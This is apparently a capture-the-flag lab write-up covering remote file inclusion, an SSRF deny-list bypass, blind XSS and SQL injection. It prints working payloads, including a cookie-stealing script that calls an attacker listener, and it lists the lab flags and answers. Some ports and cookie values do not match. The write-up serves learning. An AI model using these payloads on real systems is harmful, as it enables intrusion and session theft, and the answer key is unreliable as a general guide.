Task 1: File Inclusion Challenge

Step 1: Payload Preparation

A malicious PHP script was created on the attacker's machine (`10.48.71.6`) named `test.txt`. The script contained the following payload designed to execute system commands:

```
<?php echo system("hostname"); ?>
```

Step 2: Hosting the Malicious Script

A local HTTP server was started on the attacker's machine using Python to serve the payload to the victim server:

Bash
```
python3 -m http.server 9000
```

This made the file accessible at `http://10.48.71.6:9999/test.txt`.


Step 3: Triggering the RFI

The attacker sent a crafted request to the victim's application, passing the remote URL into the vulnerable `file` parameter: `http://10.48.183.200/playground.php?file=http://10.48.71.6:9000/test.txt`.

Step 4: Command Execution (RCE)

The victim server fetched the remote file and executed the PHP code locally. The output of the `hostname` command was rendered in the HTTP response.

- Target IP: `10.48.183.200`
- Resulting Hostname: `lfi-vm-thm-f8c5b1a78692 lfi-vm-thm-f8c5b1a78692`



Task 2: SSRF Practical

Step 1: Initial Discovery and Authentication

- A new customer account was created and authenticated.
- The avatar selection page was accessed at `/customers/new-account-page`.

Step 2: Inspecting and Modifying Parameters

- The page source revealed that the avatar selection uses radio buttons where the `value` attribute contains the file path (e.g., `assets/avatars/1.png`).
- An initial attempt to change the value directly to `private` was blocked by a server-side Deny List, returning the error: *"URL cannot start with /private"*.

Step 3: Bypassing the Deny List (Directory Traversal)

- To bypass the prefix-based filter, a directory traversal technique was employed.
- Using the browser's Inspect Element tool, the value of a radio button was modified to: `x/../private`

- The `x/` satisfies the filter (as it doesn't start with `/private`), while the `../` instructs the server to move up one directory, effectively requesting `/private`.

Step 4: Data Extraction and Decoding

- After clicking Update Avatar, the server successfully fetched the contents of the `/private` endpoint.
- The page source displayed the "image" content as a Base64 encoded string.
- The encoded string (VEhNe1lPVV9XT1JLRURfT1VUX1RlRV9TU1JGfQ==) was extracted and decoded using a tool like CyberChef to reveal the hidden flag which is THM{YOU_WORKED_OUT_THE_SSRF}

```
▼<div class="col-xs-4">
   <div class="avatar-image" style="background-image: url('/assets/avatars/3.png')"></div>
   <input type="radio" name="avatar" value="x/../private">
 </div>
```

Task 3: Blind XSS

Step 1: Tag Escaping & Initial Verification

- Initial testing confirmed that input was reflected inside a `<textarea>` tag.
- A payload of `</textarea>test` was used to successfully break out of the HTML element.
- Further verification was performed using `</textarea><script>alert('THM');</script>`, which triggered a JavaScript alert box.

Step 2: Setting up the Exfiltration Listener

- A listening server was established on the AttackBox using Netcat to capture incoming data: `nc -nlvp 9001`.

Step 3: Payload Injection & Exfiltration

A malicious payload was submitted via a new support ticket designed to steal cookies and send them to the attacker's listener:
HTML
</textarea><script>fetch('http://URL_OR_IP:9001?cookie=' + btoa(document.cookie));</script>

- The `btoa()` function was used to Base64 encode the cookie data to ensure safe transmission via the URL query string.

Step 4: Capturing the Staff Cookie

- When a staff member (simulated by the lab bot) viewed the ticket, the JavaScript executed in their browser.
- The attacker's Netcat listener received an HTTP GET request containing the encoded cookie.
- Exfiltrated Data: `staff-session=4AB305E55955197693F01D6F8FD2321`

```
root@ip-10-48-78-127:~# nc -nlvp 9001
Listening on 0.0.0.0 9001
Connection received on 10.48.159.150 39730
GET /?cookie=c3RhZmYtc2Vzc2lvbj00QUIzMDVFNTU5NTUxOTc2OTNGMDFENkY4RkQyRDMyMQ== H
TTP/1.1
Host: 10.48.78.127:9001
Connection: keep-alive
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gec
ko) HeadlessChrome/89.0.4389.72 Safari/537.36
Accept: */*
Origin: http://172.17.0.1
Referer: http://172.17.0.1/
Accept-Encoding: gzip, deflate
Accept-Language: en-US
```

Tickets

Create Ticket

Id	Subject	Date	Status
12	payload1	02/02/2026 07:45	Open
11	payload	02/02/2026 07:43	Open
10	scriptt	02/02/2026 07:42	Open
9	test	02/02/2026 07:42	Open
8	blabla	02/02/2026 07:40	Open

Answer the questions below

What is the value of the staff-session cookie?

4AB305E55955197693F01D6F8FD2D321

Task 4: SQL Injection

Lab 1: Blind SQLi - Authentication Bypass

Answer the questions below

What is the flag after completing level two? (and moving to level 3)

THM{SQL_INJECTION_9581}

✓ Correct Answer

Lab 2: Blind SQLi - Boolean Based

Answer the questions below

What is the flag after completing level three?

THM{SQL_INJECTION_1093}

✓ Correct Answer